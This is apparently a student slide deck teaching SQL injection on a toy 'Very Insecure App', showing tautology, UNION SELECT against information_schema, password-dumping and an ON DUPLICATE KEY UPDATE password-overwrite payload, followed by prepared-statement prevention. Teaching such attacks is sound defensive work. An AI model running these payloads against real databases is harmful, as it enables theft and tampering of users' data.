

# SQL Injection

Emily Lepert & Kristen Behrakis



What is SQL Injection?

# What is it?

- A way to extract and manipulate information from a database
- Manipulates SQL queries to get more information
- Illegal (Don't try this at home kids)
- Consistently ranked as the top threat against websites
- Very easy to learn and is automated



How reading information works

- Introducing “A Very Insecure App!”



## **A Very Insecure App!**

Name:

Search

- Introducing “A Very Insecure App!”

				Favorite Color

- Introducing “A Very Insecure App!”



# A Very Insecure App!

Name:

- Introducing “A Very Insecure App!”

○ `SELECT FavoriteColor FROM customers WHERE name='Emily'`



- How do we hack it?



## A Very Insecure App!

Name:

Search

**FavoriteColor**  
blue/green

- **How do we hack it?** Get all Favorite Colors



## A Very Insecure App!

Name:

## ● **How do we hack it?** Get all Favorite Colors

○  
SELECT

FavoriteColor

FROM

customers

WHERE

name='Emily' OR 'a' = 'a'

● **How do we hack it?** Get all Favorite Colors

○  
SELECT

FavoriteColor


FROM

customers

WHERE

name='Emily' OR 'a' = 'a'

## ● How do we hack it? Get all Favorite Colors



### A Very Insecure App!

Name:

Search

**FavoriteColor**

Black

blue/green

Purple

Information we know:

1. All favorite colors

## Our table

				Favorite Color
				blue/green
				Purple
				Black

● **How do we hack it?** Get name of table

○  
SELECT FavoriteColor  
FROM customers  
WHERE name='Emily'  
UNION SELECT table\_name  
FROM information\_schema.columns  
WHERE column\_name = 'FavoriteColor'

● **How do we hack it?** Get name of table

○ SELECT FavoriteColor

FROM customers

WHERE name='Emily'


UNION SELECT table\_name

FROM information\_schema.columns

WHERE column\_name = 'FavoriteColor'



## How do we hack it? Get name of table



### A Very Insecure App!

Name:

Search

**FavoriteColor**  
blue/green  
customers

Information we know:

1. All favorite colors
2. Name of table

## Our table

customers

				Favorite Color
				blue/green
				Purple
				Black

● **How do we hack it?** Get all columns of table

○  
SELECT FavoriteColor  
FROM customers  
WHERE name='Emily'  
UNION SELECT column\_name  
FROM information\_schema.columns  
WHERE table\_name = 'customers'

● **How do we hack it?** Get all columns of table

○ SELECT FavoriteColor

FROM customers


WHERE name='Emily'

UNION SELECT column\_name

FROM information\_schema.columns

WHERE table\_name = 'customers'

## ● How do we hack it? Get all columns of table



### A Very Insecure App!

Name:

Search

**FavoriteColor**

blue/green

name

address

Email

Password

FavoriteColor

Information we know:

1. All favorite colors
2. Name of table
3. All column names

## Our table

customers

name	address	Email	Password	Favorite Color
				blue/green
				Purple
				Black

● **How do we hack it?** Get all passwords


○  
SELECT FavoriteColor  
FROM customers  
WHERE name='Emily'  
UNION SELECT Password  
FROM customers  
WHERE 'a' = 'a'

● **How do we hack it?** Get all passwords

○  
SELECT FavoriteColor  
FROM customers  
WHERE name='Emily'  
UNION SELECT Password  
FROM customers  
WHERE 'a' = 'a'



## How do we hack it? Get all columns of table



### A Very Insecure App!

Name:

Search

**FavoriteColor**

blue/green

ILoveEmily

i<3cat\$

not\$o\$ecretPa\$\$word

Information we know:

1. All favorite colors
2. Name of table
3. All column names
4. All passwords

## Our table

customers

name	address	Email	Password	Favorite Color
			i<3cat\$	blue/green
			not\$o\$ecretPa\$\$word	Purple
			ILoveEmily	Black

## Our table

customers

name	address	Email	Password	Favorite Color
Emily	1000 Olin Way, 4e	elepert@olin.edu	i<3cat\$	blue/green
Kristen	1000 Olin Way	kbehrakis@olin.edu	not\$o\$ecretPa\$\$word	Purple
Athmika	1000 Olin Way, 4w	asenthilkumar@olin.edu	ILoveEmily	Black



What other kinds of information can we get?

1. Database name
2. Other table names
3. All of the information in other tables



Changing information in database

- Adding new users: the expected case

Add a new user:

Name:

Email:

Password:

Address:

Favorite Color:

Submit



Add a new user:

Name:

Email:

Password:

Address:

Favorite Color:

Submit

- **Adding new users:** the expected case

```
INSERT INTO customers (name, Email, Password, address, Favorite Color)
VALUES ('Riccardo', 'rpucella@olin.edu', 'i<3data', '100 Hacker Way', 'orange')
```



## A Very Insecure App!

Name:

Search

**FavoriteColor**

orange

## Adding new users: the expected case

name	address	Email	Password	Favorite Color
Emily	1000 Olin Way, 4e	elepert@olin.edu	i<3cat\$	blue/green
Kristen	1000 Olin Way	kbehrakis@olin.edu	not\$o\$ecretPa\$\$word	Purple
Athmika	1000 Olin Way, 4w	asenthilkumar@olin.edu	ILoveEmily	Black
Riccardo	100 Hacker Way	rpucella@olin.edu	i<3data	orange



## ● How do we hack it? Change a password

○


```
INSERT INTO customers (name, Email, Password, address, Favorite Color)
VALUES ('Riccardo', 'rpucella@olin.edu', 'i<3data', '100 Hacker Way', 'orange')
ON DUPLICATE KEY UPDATE Password = 'youve been hacked' ;--
```

## How do we hack it? Change a password

name	address	Email	Password	Favorite Color
Emily	1000 Olin Way, 4e	elepert@olin.edu	i<3cat\$	blue/green
Kristen	1000 Olin Way	kbehrakis@olin.edu	not\$o\$ecretPa\$\$word	Purple
Athmika	1000 Olin Way, 4w	asenthilkumar@olin.edu	ILoveEmily	Black
Riccardo	100 Hacker Way	rpucella@olin.edu	youve been hacked	orange



# Prevention



## Prepared statements

- format a query rigidly and enforce the data type of the input

## ● Prepared statements

○ `prepare("INSERT INTO customers (name, address, email)  
VALUES (?, ?, ?)");`

`bind_param("sss", $name, $address, $email);`

- Prepared statements

- ```
prepare("INSERT INTO customers (name, address, email)  
VALUES (?, ?, ?)");
```

```
bind_param("sss", $name, $address, $email);
```

## Prepared statements

```
prepare("INSERT INTO customers (name, address, email)  
VALUES (?, ?, ?)");
```

```
bind_param("sss", $name, $address, $email);
```

## ● Prepared statements

○ `// set parameters and execute`

```
$name = "John";
```

```
$address = "666 Mysterious Lane";
```

```
$email = "john@example.com";
```

```
$stmt->execute();
```



- Questions?